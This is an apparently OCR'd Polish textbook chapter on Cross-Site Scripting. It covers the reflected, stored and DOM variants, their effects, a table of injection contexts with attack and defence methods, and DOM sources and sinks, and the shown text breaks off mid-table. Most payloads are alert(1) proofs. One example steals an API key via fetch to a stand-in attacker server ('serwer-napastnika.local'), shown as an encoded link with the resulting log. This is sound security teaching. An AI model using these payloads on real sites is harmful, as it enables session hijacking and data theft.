Michał Bentkowski

Podatność Cross-Site Scripting (XSS)

WSTĘP

Cross-Site Scripting (XSS) to jedna z najczęściej występujących podatności aplikacji webowych. Według powszechnie przytaczanej definicji (np. z Wikipedii) jest to atak na serwis WWW, który polega na możliwości osadzenia w treści strony własnego kodu JavaScript, co w konsekwencji może doprowadzić do wykonania niepożądanych akcji przez użytkowników odwiedzających tę stronę. Najczęściej kojarzona jest z osławionym fragmentem kodu HTML `<script>alert(1)</script>`, choć to tylko ułamek tego, w jaki sposób XSS do aplikacji można wprowadzić oraz jakie są jego realne skutki.

Podatność XSS przedstawię z kilku perspektyw: zaczynając od pokazania najprostszego jej przykładu, poprzez omówienie skutków, a skończywszy na metodach obrony (ze wskazaniem, dlaczego ta obrona nie zawsze jest prosta).

CZYM JEST XSS ORAZ TYPY PODATNOŚCI XSS

Podatności typu XSS najczęściej pojawiają się w aplikacji, gdy w kodzie HTML strony wyświetlana jest treść podana przez użytkownika. Jednym z najbardziej klasycznych przykładów jest wyszukiwarka. Rozpatrzmy przykład przedstawiony na rysunku 1.

Rysunek 1. Prosta strona z wyszukiwarką

Po wpisaniu dowolnej frazy w wyszukiwarce jest ona wyświetlana na kolejnej stronie (rysunek 2). Warto zwrócić uwagę, że wyszukiwana fraza jest widoczna w adresie URL (jako parametr `search`), jak również dalej na samej stronie.

Rysunek 2. Przykładowy wynik wyszukiwania


Pierwszym, podstawowym testem, jaki można wykonać w celu weryfikacji, czy istnieje w aplikacji potencjał na występowanie w aplikacji podatności XSS, jest próba wpisania prostego kodu HTML. Na przykład w miejsce wyszukiwanej frazy można spróbować użyć kodu `<u>test`. Wynik takiego wyszukiwania widoczny jest na rysunku 3.

Rysunek 3. Pierwsza próba wstrzyknięcia kodu HTML

Jak widać, wyszukiwana fraza jest teraz podkreślona. Gdyby spojrzeć w kod HTML wyświetlonej witryny, znajdzie się w nim fragment `<div>Nie znaleziono wyników dla "<u>test"</div>`.

Ponieważ aplikacja w żaden sposób nie enkodowała treści podanej przez użytkownika, w kodzie HTML pojawia się tag `<u>` oznaczający podkreślenie tekstu. W ten sposób potwierdziliśmy, że w aplikacji istnieje możliwość podania własnego kodu HTML. Nie oznacza to jeszcze automatycznie podatności XSS, tj. możliwość wstrzyknięcia własnego kodu HTML nie musi być tożsama z możliwością wstrzyknięcia tagu pozwalającego na wykonanie kodu JavaScript.

Zasadne jest zatem wykonanie kolejnego testu i sprawdzenie zachowania aplikacji dla frazy `<script>alert(1)</script>` (rysunek 4).



Rysunek 4. Próba wykonania ataku XSS

W takim przypadku przeglądarka wyświetliła komunikat (alert) o treści „1”, co jest wystarczającym dowodem, że aplikacja jest podatna na XSS. Dlaczego istnienie podatności XSS najczęściej udowadnia się na przykładzie `alert(1)`? Z kilku względów:

1. Funkcja `alert` wyświetla się na pierwszym planie. Nie sposób zatem jej nie zauważyć.
2. `alert` wykonuje się w JS* synchronicznie – co sprawia, że żaden dalszy kod JS nie wykona się, dopóki użytkownik nie kliknie OK.

* JS – JavaScript. W dalszej części tekstu skrót i pełna nazwa tego języka programowania będą stosowane zamiennie.

3. Pojawienie się komunikatu dowodzi, że możliwe jest wykonanie własnego kodu JS. W miejscu, w którym wrzucono `alert(1)`, można zmieścić dowolny inny kod JS, który wykorzysta atak w celach przydatnych napastnikowi.

XSS jak na powyższym przykładzie, tj. taki, w którym kod HTML/JS zawarty w dowolnym parametrze zapytania (np. `GET`, `POST` czy nawet w ciasteczkach) wyświetlany jest następnie w odpowiedzi, to tzw. *reflected XSS*. W angielskiej nomenklaturze mówi się, że wartość parametru została w odpowiedzi odbita (ang. *reflected*), stąd nazwa. Praktyczne wykorzystanie takiego wariantu polega zazwyczaj na wysłaniu ofierze odpowiednio spreparowanego linku (np. e-mailem czy komunikatorem) zawierającego złośliwy kod.

Inny typowy przykład XSS to tzw. *persistent XSS* lub *stored XSS*. W tym przypadku złośliwy kod JS zostaje zapisany w bazie danych (lub innym zewnętrznym systemie) i wykonany automatycznie po przejściu na odpowiednią podstronę. W takiej sytuacji zazwyczaj nie ma potrzeby wysyłania linku ofierze, bo można zakładać, że sama w końcu odwiedzi zaatakowaną podstronę.

Jako przykład takiego typu podatności XSS weźmy system blogowy, na którym użytkownicy mogą zostawiać komentarze. Napastnik może przy jednej z notek zamieścić komentarz o treści: `Bardzo fajny blog!<script>alert(1)</script>`.

Gdy administrator bloga odwiedzi stronę z listą komentarzy, powyższy kod JS zostanie automatycznie wykonany, skutkując podatnością XSS.

W powyższych przykładach zakładamy, że wykonanie własnego kodu JS związane jest z koniecznością dodania nowych tagów HTML, jak również z wysłaniem złośliwych fragmentów kodu jako części zapytania `GET` lub `POST`. Jeśli w aplikacji wdrożone są mechanizmy obronne, takie jak WAF (*Web Application Firewall*), nie można wykluczyć, że takie próby ataku zostaną skutecznie zablokowane. W rzeczywistości jednak nie każdy XSS musi wiązać się z komunikacją z serwerem. Czasem możliwość wykonania własnego kodu JS występuje już w istniejącym kodzie JS! Jest to tzw. *DOM-based XSS* lub w skrócie DOM XSS.

Rozważmy przykład kodu JS z listingu 1.

Listing 1. Przykładowy kod skutkujący podatnością DOM XSS

```
<script>
    window.addEventListener('hashchange', ev => {
        let id = unescape(location.hash.slice(1));
        document.getElementById('imageholder').innerHTML = ⤶
            `<img src="//example.com/image${id}.png">`;
    });
</script>
```

Prześledźmy najpierw, co dokładnie ten kod realizuje:

1. W pierwszej kolejności nasłuchujemy na zdarzenie `onhashchange`. Jest ono wyzwalane, gdy w adresie URL zmieni się ta część, która znajduje się po haszu. Czyli np. jeśli w adresie URL znajdzie się najpierw *http://example.com#abc*,

a potem użytkownik zmieni adres na *http://example.com#def*, to zdarzenie zostanie wyzwolone.

2. Zmienna `id` będzie zawierała część URL-a znajdującą się za haszem. Czyli jeśli np. użytkownik wejdzie na stronę *http://example.com#123*, to zmienna `id` będzie miała wartość `123`.
3. Do elementu w HTML o `id imageholder` zostaje przypisany fragment HTML z elementem `<img>`, którego atrybut `src` zawiera adres do obrazka zbudowany na bazie zmiennej `id`. Jeśli np. wartość `id` będzie równa `123`, to wówczas zostanie utworzony HTML `<img src="//example.com/image123.png">`.

Gdzie więc leży tutaj problem? Rodzi go budowanie kodu HTML na bazie wejścia użytkownika bez jakiegokolwiek enkodowania danych. Jeżeli napastnik spróbuje przejść pod następujący adres URL: *http://example.com#qweqwe"%20onerror=alert(1)//*, to wówczas:

1. Zmienna `id` przyjmie wartość `qweqwe" onerror=alert(1)//`.
2. Zostanie utworzony HTML o treści `<img src="//example.com/imageqweqwe" onerror=alert(1)//.png">`. Utworzony obrazek ma więc nie tylko oczekiwany atrybut `src`, ale również `onerror` – z naszym własnym kodem JS!
3. Przeglądarka spróbuje pobrać obrazek z adresu *http://example.com/imageqweqwe*. Po pewnym czasie, gdy okaże się, że taki plik nie istnieje, przeglądarka wykona zdarzenie `onerror` na tagu `img`, efektywnie wykonując XSS.

Zauważmy, że w przeciwieństwie do wcześniejszych przykładów tym razem nasz złośliwy kod w żadnym momencie nie trafia do serwera – znajduje się bowiem po hashu w adresie URL, a ta część adresu URL nie jest wysyłana w komunikacji HTTP/HTTPS. Wykonanie własnego kodu JS było możliwe tylko dzięki takiemu kodowi, który już w aplikacji istniał. W podanym przykładzie niebezpieczne było przypisanie do `innerHTML`. W rzeczywistym kodzie tego typu groźnych konstrukcji może być znacznie więcej (np. `eval` czy przypisanie do `location`); do tego tematu wrócimy jeszcze w dalszej części tego rozdziału.

Podsumowując, w tej części przedstawione zostały trzy standardowe typy podatności XSS:


- *reflected XSS* – gdy część zapytania (np. parametry `GET/POST`, ciasteczka itp.) jest przepisywana na wyjściu,
- *stored XSS* – gdy złośliwy kod JS zostaje zapisany w bazie,
- DOM XSS – gdy wykonanie XSS jest możliwe ze względu na użycie niebezpiecznych funkcji w JS, takich jak `eval` czy `innerHTML`.

SKUTKI XSS

Wiemy już, czym tak właściwie jest XSS (czyli możliwość wykonania własnego kodu JS w kontekście atakowanej aplikacji webowej) i poznaliśmy trzy standardowe typy podatności XSS. Na razie jednak jedyny kod JS, jaki wykonywaliśmy, miał postać `alert(1)`. Wspomniałem, że jest to wystarczające do udowodnienia, że taka

podatność istnieje, ale zasadne jest w takim razie pytanie: czym w rzeczywistości może skutkować XSS?

W ramach przykładu rozważmy bardzo prostą aplikację WWW wyglądającą jak na rysunku 5.



Rysunek 5. Przykładowa aplikacja podatna na XSS

Kod tej aplikacji napisany w PHP zawarty jest w listingu 2.

Listing 2. Przykładowa strona z XSS-em

```
<!doctype html><meta charset=utf-8>
<body><h1>Panel admina</h1>
Twój magiczny klucz API: <span id=apikey><?= md5($_SERVER[ ⤶
'HTTP_USER_AGENT']) ?></span><br>
<button id=button onclick="alert('Usunięto wszystkie rekordy')"> ⤶
Usuń wszystkie rekordy</button>
<?=$_GET['xss']?>
</body>
```

Zakładamy więc, że ta aplikacja symuluje panel administratora jakiejś większej i poważniejszej aplikacji, w której z punktu widzenia napastnika ważne są następujące kwestie:

- do aplikacji można podać parametr `GET` o nazwie `xss`, który przepisywany jest bez enkodowania. Jest więc podatny na XSS,
- w aplikacji znajduje się klucz API, który napastnik może zechcieć wykraść,
- w aplikacji jest przycisk do usuwania wszystkich rekordów, który napastnik może chcieć wykonać.

Zacznijmy zatem od przygotowania pierwszego złośliwego kodu, tj. wykradającego klucz API i wysyłającego go na serwer napastnika. Napisanie takiego kodu może wymagać podstawowej znajomości języka JS.

Tutaj potrzebne są dwa kroki:

1. Odczytanie klucza API za pomocą JavaScriptu.
2. Napisanie kodu JS, który spowoduje wysłanie tego klucza na zewnętrzny serwer.

Gdy przyjrzymy się kodowi z listingu 2, możemy zauważyć, że klucz API przechowywany jest w elemencie `<span>` o `id` równym `apikey`. Wystarczy więc użyć standardowej funkcji z DOM API: `getElementById`, by znaleźć obiekt w drzewie DOM,

a następnie odczytać jego właściwość `innerText` w celu odczytania tekstu, który przechowuje:

```
let apikey = document.getElementById('apikey').innerText
```

Drugim krokiem jest wysłanie tego klucza na serwer napastnika. JS daje dziesiątki możliwości, by to zrobić, użyjmy więc jednej z najkrótszych: funkcji `fetch`. W najprostszym wywołaniu przyjmuje jeden argument będący adresem URL, który ma zostać pobrany. Kod będzie wyglądał następująco:

```
let apikey = document.getElementById('apikey').innerText;
fetch('//serwer-napastnika.local?apikey=' + apikey);
```

Praktyczne wykorzystanie podatności wymaga jeszcze dodania tego kodu w parametrze, w którym można wykorzystać XSS. Na przykład tak jak poniżej*:

```
http://localhost:12345/test.php?xss=%3Cscript%3Elet%20apikey%20=%20 ⤶
document.getElementById(%27apikey%27).innerText;%20fetch(%27// ⤶
serwer-napastnika.local?apikey=%27%20%2b%20apikey);%3C/script%3E
```

Scenariusz ataku wymaga teraz podesłania tak spreparowanego linku do administratora aplikacji. Gdy tylko wejdzie na stronę, na serwerze napastnika zostanie odebrane zapytanie, widoczne w `access_log` serwera:

```
[Fri Jun 07 12:34:56 2019] 127.0.0.1:51050 [200]: /?apikey=675c74d5f114ba25a
49fb0f4cb02f70f
```

W ten sposób klucz API wyciekł do zewnętrznego serwera! W Internecie i literaturze można spotkać się z określeniami, że jest to wyciek lub eksfiltracja danych.


W analogiczny sposób można doprowadzić do wycieku dowolnych innych danych z tej domeny, w której działa aplikacja podatna na XSS. Jeżeli więc mamy XSS np. w Gmailu, to jesteśmy w stanie za pomocą JS odczytać treść wszystkich e-maili obecnie zalogowanego użytkownika. Z kolei XSS w bankowości webowej pozwoliłby na wydobycie numerów rachunków, sald, list kontrahentów, historii transakcji itp. Innymi słowy: za pomocą XSS jesteśmy w stanie odczytać dowolne dane w kontekście zalogowanego użytkownika. Jest to pierwszy z typowych skutków XSS.

Wykorzystanie XSS w celu naciśnięcia przycisku będzie wyglądało podobnie do przykładu z wykradaniem klucza API. Zauważmy w listingu 2, że przycisk ma atrybut `id=button`. Wystarczy więc znów go zlokalizować i wykonać metodę `click()`, by zasymulować kliknięcie:

```
document.getElementById('button').click()
```

Gdy administrator przejdzie na stronę z tak przygotowanym kodem JS, efekt będzie taki jak na rysunku 6.

* Niektóre znaki (np. nawiasy ostre: < i >) zostały zamienione na tzw. URL-enkoding. Jest to typowe enkodowanie znaków używane w adresach URL.



Rysunek 6. Przykład podatności XSS pozwalającej na wykonanie dowolnej akcji w kontekście zalogowanego użytkownika

Na tym przykładzie widać drugi typowy skutek podatności XSS, tj. możliwość wykonania dowolnej akcji w kontekście zalogowanego użytkownika. Jeśli więc użytkownik danej strony jest uprawniony do usuwania rekordów – możemy to zrobić, wykorzystując podatność XSS. Z kolei XSS w bankowości webowej mógłby pozwolić na zlecenie przelewu czy dodanie nowego odbiorcy zdefiniowanego itp.

Pamiętajmy zatem, że za każdym razem, gdy w Internecie widzimy XSS, w którym jako przykładowego kodu użyto `alert(1)`, to w tym samym miejscu może znaleźć się kod pozwalający:

- wykradać dowolne dane w kontekście zalogowanego użytkownika,
- wykonywać dowolne operacje w kontekście zalogowanego użytkownika.

Innymi słowy, XSS pozwala na przejęcie dostępu do sesji użytkownika.

W rzeczywistości skutków podatności XSS może być więcej, np. skanowanie portów[1], atakowanie przeglądarki użytkownika (np. uruchomienie eksploita na nieaktualną wersję przeglądarki), przechwytywanie wciskanych klawiszy na stronie (keylogger), ataki phishingowe i wiele, wiele innych. Wszystkie związane są z kreatywnym użyciem możliwości, jakie oferuje JavaScript. Istnieją również narzędzia, takie jak BeEF[2], które zawierają gotowe moduły pozwalające na dalsze wykorzystanie (post-eksploitację) XSS.

KONTEKSTY XSS

Kluczowym tematem, który pozwala zrozumieć, dlaczego XSS-y w dzisiejszych aplikacjach są nadal tak rozpowszechnione, są tzw. konteksty XSS. Do tej pory w niniejszym rozdziale przyjmowano założenie, że XSS wiąże się zawsze z potrzebą dodania nowego tagu HTML (nawet w przykładzie z DOM XSS, gdzie użyta była właściwość `innerHTML`). W rzeczywistości jednak dane podawane przez użytkownika mogą lądować w wielu miejscach kodu HTML: może to być zawartość tagu, atrybut, adres URL czy nawet string w JS. Okazuje się, że w tych przypadkach różna będzie zarówno metoda ataku, jak i obrony przed wstrzyknięciami złośliwego kodu.

W wielu poradnikach (zwłaszcza tych niższej jakości) dotyczących XSS można spotkać się z twierdzeniem, że ochrona przed XSS to wyłącznie enkodowanie

danych podawanych przez użytkownika do postaci tzw. encji HTML. Enkodowanie to wygląda następująco:

- znak " (cudzysłów) zamieniany jest na `&quot;`
- znak ' (apostrof) zamieniany jest na `&#39;`
- znaki < > zamieniane są odpowiednio na `<` i `>`
- znak & zamieniany jest na `&`

Metoda wydaje się słuszna, bo rzeczywiście zabezpiecza przed podatnością w najpopularniejszych wariantach. Na przykład użycie takiego enkodowania spowoduje, że we wcześniejszym przykładzie z wyszukiwarką kod `<div>Nie znaleziono wyników dla "<u>test"</div>` zamieniłby się w: `<div>Nie znaleziono wyników dla "<u>test"</div>`.

Encje `<` i `>` powodują, że przeglądarka wyświetli je jako znaki < i >, ale tracą one swe specjalnie znaczenie jako znaki otwierające i domykające tagi HTML.

Dlaczego taka metoda zabezpieczenia nie zawsze jest wystarczająca? Rozważmy następujący przykład: `<img src=/images/[id].png>`.

Zakładamy, że aplikacja buduje fragment HTML, bazując na parametrze `id` podawanym przez użytkownika. Zakładamy również, że w tym parametrze znaki specjalne HTML są zamieniane na encje, jak opisano powyżej. Przed dalszą lekturą tego rozdziału sugeruję zastanowić się przez chwilę, jaka wartość parametru `id` pozwoli na wykonanie własnego kodu JS.

Zauważmy, że wartość atrybutu `src` nie jest umieszczona w cudzysłowach ani apostrofach. W takiej sytuacji parsery HTML kończą wartość parametru na dowolnym białym znaku (w najczęstszym wariancie: spacji). Oznacza to, że w tym wstrzyknięciu nie potrzebujemy wcale żadnego ze znaków, które zamieniane są na encje, a utworzenie nowego atrybutu nie wymaga niczego więcej niż tylko spacji.

Jeżeli więc wartość `id` wyniesie `"xxxyyy onerror=alert(1)//"`, to w HTML pojawi się następujący kod: `<img src=/images/xxxyyy onerror=alert(1)//.png>`.

Przeglądarka spróbuje pobrać obrazek spod adresu `/images/xxxyyy`, a gdy to się nie uda, wykona zdarzenie `onerror`, w konsekwencji wykonując kod JS podany przez napastnika. W tym wstrzyknięciu nie został więc zastosowany żaden znak specjalny HTML, a mimo to możliwe było wykorzystanie XSS.

Powyższy przykład jest tylko kroplą w morzu. Możliwych kontekstów XSS jest zdecydowanie więcej, a poniżej zostały przedstawione najpopularniejsze z nich. W każdym z przykładów zakładamy, że napastnik ma możliwość wstrzyknięcia własnego kodu w miejsce symbolu `[XSS]`.

Tabela 1. Zestawienie typowych kontekstów XSS

WSTRZYKNIĘCIE W ZAWARTOŚCI TAGU	
FRAGMENT KODU	`<div>[XSS]</div>`
METODA ATAKU	Najbardziej klasyczny wariant. Atak wymaga dodania wyłącznie własnego tagu HTML, np.: `<div><img src onerror=alert(1)></div>`
METODA OBRONY	Zamiana znaków specjalnych HTML na encje.
WSTRZYKNIĘCIE W ZAWARTOŚCI ATRYBUTU	
FRAGMENT KODU	`<div class="[XSS]"></div>`
METODA ATAKU	Atak wymaga najpierw ucieczki z atrybutu `class`. W dalszej kolejności możliwe jest albo utworzenie nowego atrybutu HTML wyzwalającego JS, albo dodanie całkiem nowego tagu: Wariant I: `<div class="" onmouseover=alert(1) "></div>` Wariant II: `<div class=""><script>alert(1)</script>"></div>`
METODA OBRONY	Zamiana znaków specjalnych HTML na encje.
WSTRZYKNIĘCIE W ZAWARTOŚCI ATRYBUTU BEZ CUDZYSŁOWÓW/APOSTROFÓW	
FRAGMENT KODU	`<div class=[XSS]></div>`
METODA ATAKU	Przykład podobny do poprzedniego, z tą różnicą, że brak cudzysłowów/apostrofów wokół wartości atrybutu umożliwia użycie spacji, by dodać własny kod JS, np.: `<div class=x onclick=alert(1)></div>`
METODA OBRONY	Jeżeli aplikacja generuje dynamicznie HTML, lepiej wartości atrybutów umieszczać wewnątrz cudzysłowów/apostrofów – ułatwia to zabezpieczenie przed XSS.
WSTRZYKNIĘCIE W ATRYBUCIE HREF	
FRAGMENT KODU	`<a href="[XSS]"></a>`
METODA ATAKU	Na pierwszy rzut oka ten przykład jest analogiczny do poprzednich i wymaga wyłącznie zabezpieczenia przed ucieczką z atrybutu `href`. W praktyce jest to niewystarczające, bowiem wartość atrybutu `href` jest adresem URL, który można nadużyć poprzez użycie protokołu `javascript:`. Kliknięcie w link jak poniżej spowoduje wykonanie kodu JS: `<a href="javascript:alert(1)"></a>` Podobny problem może dotyczyć innych atrybutów przyjmujących adresy URL, takich jak `src` czy `action`.
METODA OBRONY	Jeżeli użytkownik może w aplikacji podać adres URL, walidujmy, czy protokół w adresie to HTTP/HTTPS. Odrzucajmy wszystkie pozostałe.
WSTRZYKNIĘCIE W STRINGU WEWNĄTRZ KODU JS	
FRAGMENT KODU	`<script>var username="[XSS]";</script>`

METODA ATAKU	W tym przykładzie znajdujemy się wewnątrz stringu w JS. W pierwszej kolejności należy więc z tego stringa uciec, a następnie wykonać własny kod JS:
	`<script>var username="";alert(1)//";</script>`
	Wiele aplikacji próbuje się bronić przed tym atakiem, uniemożliwiając wyjście ze stringu i enkodując znak " do postaci \". Zakładając, że jest to jedyna zamiana, to jest ona niewystarczająca. Jeśli bowiem dodamy nasz własny znak \, wówczas \" zostanie zamienione na \\" – sprawiając, że znak cudzysłowu znów będzie zamykał string.
	Zakładając nawet, że zostało to dobrze zrobione, nadal istnieje bardzo często stosowana metoda, by pomimo wszystko wykonać własny kod JS. Zauważmy, że enkodowanie znaku cudzysłowu jest *de facto* spojrzeniem wyłącznie na kontekst JS powyższego kodu. Ale nie zapominajmy, że ten kod znajduje się w tagu `<script>`, który przeglądarka musi wcześniej przetworzyć. Upraszczając, można założyć, że podczas parsowania HTML przeglądarka, gdy tylko zobaczy otwarcie tagu `<script>`, szuka, gdzie jest jego zamknięcie, nie zastanawiając się na razie nad tym, co jest w środku. Zobaczmy więc, co się dzieje, jeśli wpiszemy nasze własne zamknięcie i otwarcie tagu `<script>`:
	`<script>var username="</script><script>alert(1)</script>";</script>`
	Pierwszy tag `<script>` zawiera naturalnie błąd składniowy (niedomknięty string). Z perspektywy napastnika nie ma to jednak żadnego znaczenia, jako że następny tag `<script>` wykona się normalnie – umożliwiając tym samym wykorzystanie XSS.

METODA OBRONY	Zalecaną metodą obrony jest enkodowanie wszystkich znaków niealfanumerycznych do postaci UTF-16, tj. \uXXXX. W takim przypadku nie będzie możliwości ani ucieczki ze stringu, ani z całego tagu `<script>`, np.: `<script>var username="\u003c\u002fscript\u003e\u003cscript\u003ealert\u0028\u0031\u0029\u003c\u002fscript\u003e";</script>`
WSTRZYKNIĘCIE W ATRYBUCIE ZE ZDARZENIEM JS	
FRAGMENT KODU	`<div onclick="change('[XSS]')">User1</div>`

METODA ATAKU	Na pierwszy rzut oka wydaje się, że można w takiej sytuacji zastosować standardową ochronę jak przy atrybutach HTML. Zakładając, że taka ochrona jest stosowana, zobaczmy, co się wydarzy, jeśli na wejściu zostanie podany kod `');alert(1)//`:
	`<div onclick="change('&#39;);alert(1)//')">User1</div>`
	Patrząc na czysty kod HTML, w pierwszej chwili trudno może być dostrzec, dlaczego wykonanie XSS będzie tutaj skuteczne. Znak apostrofu został zamieniony na `&#39;`, jednak jest to w tym przypadku niewystarczające, bowiem przeglądarka automatycznie dekoduje wszystkie encje HTML znajdujące się w wartościach atrybutów. Silnik JS zobaczy więc kod w postaci:
	`change('');alert(1)//')`
	Przykład ten pokazuje, że do ochrony przed XSS nie można podchodzić lekkomyślnie. Z jednej strony użyty został standardowy sposób na zabezpieczenie się przed XSS dla atrybutów; z drugiej – pewne atrybuty mają specjalne znaczenie, np. zawartość atrybutu `onclick` jest traktowana jako kod JS, więc napastnik nie ma potrzeby uciekania z tego atrybutu.

METODA OBRONY	W przypadku zagnieżdżeń kontekstów należy pamiętać o odpowiedniej ochronie dla każdego z nich. Tutaj jest to używanie enkodowania zarówno właściwego dla atrybutów HTML, jak i dla stringów JS, np.: `<div onclick="change('\u0027);alert(1)//')">User1</div>`
WSTRZYKNIĘCIE W ATRYBUCIE HREF WEWNĄTRZ PROTOKOŁU JS	
FRAGMENT KODU	`<a href="javascript:change('[XSS]')">CLICK</a>`

METDA ATAKU	W tym przypadku warto zauważyć, że mamy tutaj połączonych wiele kontekstów, w tym kontekst atrybutu HTML oraz stringu JS. O jednym kontekście jednak w praktyce bardzo często się zapomina, chodzi tu mianowicie o adres URL. Zwróćmy uwagę, że jesteśmy w adresie URL, w którym używany jest protokół `javascript:`. Przeglądarki wspierają w tym kontekście jeszcze tzw. URL-encoding, tj. możliwość zapisywania dowolnych bajtów jako `%xy`, gdzie w miejsce `xy` należy wstawić kod heksadecymalny danego bajtu. I tak, np. `%41` to litera `A`, a `%27` to znak apostrofu:
	`<a href="javascript:change('%27);alert(1)//')">CLICK</a>`
	W tym przykładzie przeglądarka zdekoduje %27 do zwykłego apostrofu i silnik JS zobaczy poniższy kod, który umożliwi już przeprowadzenie ataku z wykorzystaniem XSS:
	`change('');alert(1)//')`

METODA OBRONY	Skuteczną metodą obrony przed tym atakiem byłoby zastosowanie enkodowania na trzech kolejnych warstwach: 1. Enkodowanie wewnątrz stringu JS. 2. Enkodowanie dla URL-enkodingu. 3. Enkodowanie encji HTML. W praktyce widać, że bardzo łatwo o którejś z tych metod zapomnieć, więc lepiej tego typu kod – jak w tym przykładzie – zrefaktorować, aby dynamicznie generowany kod nie znajdował się wewnątrz atrybutu, w którym jest kod JS.

KONTEKSTY DOM XSS

Jak już wspomniałem, wykonanie własnego kodu JS nie musi wiązać się z tworzeniem kodu HTML. Do podobnych skutków może też doprowadzić używanie pewnych funkcji JS, takich jak `eval`. Zasadniczo z poziomu JS można zetknąć się z trzema typami funkcji, których użycie jest niebezpieczne.

Funkcje typu eval

Część funkcji/metod przyjmuje jako argument string zawierający kod JS do wykonania. Najpopularniejszą z nich jest `eval`, ale groźne są również `Function` czy `setTimeout` (w wariancie, w którym pierwszy argument jest stringiem). Najczęściej wykorzystanie tego typu funkcji wiąże się z konkatenacją danych podanych przez użytkownika z innym fragmentem kodu JS, np.:

```
eval("console.log('Hello " + user + " !')")
```

Zakładamy, że użytkownik ma kontrolę nad zawartością zmiennej `user`. Jeśli ta zmienna przyjmie wartość `');alert(1)//`, to `eval` spowoduje wykonanie kodu:

```
console.log('Hello ');alert(1)//!')
```

Co dowodzi możliwości wykonania własnego kodu.

W celu ochrony przed tego typu podatnościami co do zasady zaleca się, by nie używać funkcji typu `eval` na danych pochodzących z niezaufanych źródeł (np. od użytkownika). Jeżeli z jakiegoś powodu używanie takich funkcji jest niezbędne, należy pomyśleć o enkodowaniu lub walidowaniu danych. W powyższym przykładzie enkodowane powinno być wyjście ze stringu (znak apostrofu oraz znak backslasha).

Funkcje przyjmujące kod HTML

W przeglądarkowym DOM API istnieje duża liczba funkcji lub właściwości, które akceptują kod HTML, np. `innerHTML`, `outerHTML`, `insertAdjacentHTML`, `document.write`. Jeżeli w kodzie używane są te funkcje z danymi pochodzącymi od użytkownika, to należy pamiętać o enkodowaniu danych – zgodnie z opisanymi wcześniej zasadami dotyczącymi kontekstów XSS.

Funkcje przyjmujące adres URL

Prawdopodobnie najmniej intuicyjnym punktem, gdzie można spotkać DOM XSS, są funkcje i właściwości, które przyjmują adres URL. Najprostszym przypadkiem jest po prostu obiekt `location` i jego metody, ale również np. właściwości `href` czy `src` obiektów typu `HTMLAnchorElement` lub `HTMLIFrameElement`. W tym przypadku groźne jest przypisanie URL-a z protokołem `javascript:`, który – jak już wiemy – pozwala na wykonanie własnego kodu JS. Poniższy kod spowoduje więc wykonanie XSS:

```
location = 'javascript:alert(1)'
```

Ogólnie funkcje i właściwości w JS, które mogą pozwolić na wykonanie nowego kodu JS (a więc posłużyć do wykonania XSS), są nazywane w angielskiej nomenklaturze *sinks* (dosłownie: zlew). Obok nich istnieją też *sources* (źródła), z których kod JS może pobierać dane. Ja osobiście tłumaczę te pojęcia na polski jako punkty wejścia (*sources*) i punkty wyjścia (*sinks*). Można to rozumieć tak, że złośliwy kod jest wprowadzany przez punkty wejścia do aplikacji, a punkty wyjścia powodują, że rzeczywiście się on wykonuje.

Przykładowymi punktami wejścia mogą być np. obecny adres URL strony (`location`), ciasteczka (`document.cookie`) czy komunikacja typu `postMessage`. Poszukiwanie podatności typu DOM XSS polega więc zazwyczaj na analizie kodu JS pod kątem występujących w nich punktów wejścia i sprawdzeniu, czy zmienne będące pod kontrolą użytkownika występują gdzieś w punktach wyjścia bez zabezpieczenia.

By lepiej zrozumieć ideę poszukiwania podatności DOM XSS, zobaczmy trzy przykłady oparte na realnych aplikacjach. Punkty wejścia i wyjścia w każdym z przykładów kodu są zaznaczone na czerwono.

Tabela 2. Przykłady podatności DOM XSS

PRZYKŁAD: LOCATION.HASH I INNERHTML	

FRAGMENT KODU:	`window.addEventListener('hashchange', ev => {`
	`  let id = unescape(location.hash.slice(1));`
	`  document.getElementById('imageholder').innerHTML = ⤶`
	`` `<img src="//example.com/image${id}.png">`; ``
	`});`

ANALIZA:	Ten sam przykład znalazł się również na początku tego rozdziału. Punktem wejścia, czyli miejscem, z którego pobierane są dane pochodzące od użytkownika, jest `location.hash`. Punktem wyjścia z kolei jest przypisanie do `innerHTML`, a więc możliwość podania własnego kodu HTML. Wystarczy więc tylko wymyślić, jaki kod należy wpisać, by przypisanie do `innerHTML` spowodowało wykonanie nowego kodu. Zauważmy, że zmienna `id` zostaje wykorzystana wewnątrz atrybutu `src` obrazka, co za tym idzie konieczna jest ucieczka z tego atrybutu – a następnie jedną z opcji jest dodanie atrybutu `onerror`, który spowoduje wykonanie kodu JS. *Summa summarum*, XSS wykonamy, jeśli przekażemy w adresie URL odpowiednią wartość po haszu, np.: `http://example.com/#"/onerror=alert(1)//`
PRZYKŁAD: POSTMESSAGE I ATRYBUT ACTION	

FRAGMENT KODU:	`window.addEventListener('message', ev => {`
	`  const url = ev.data.url;`
	`  const form = document.createElement('form');`
	`  form.action = url;`
	`  document.body.appendChild(form);`
	`  form.submit();`
	`});`

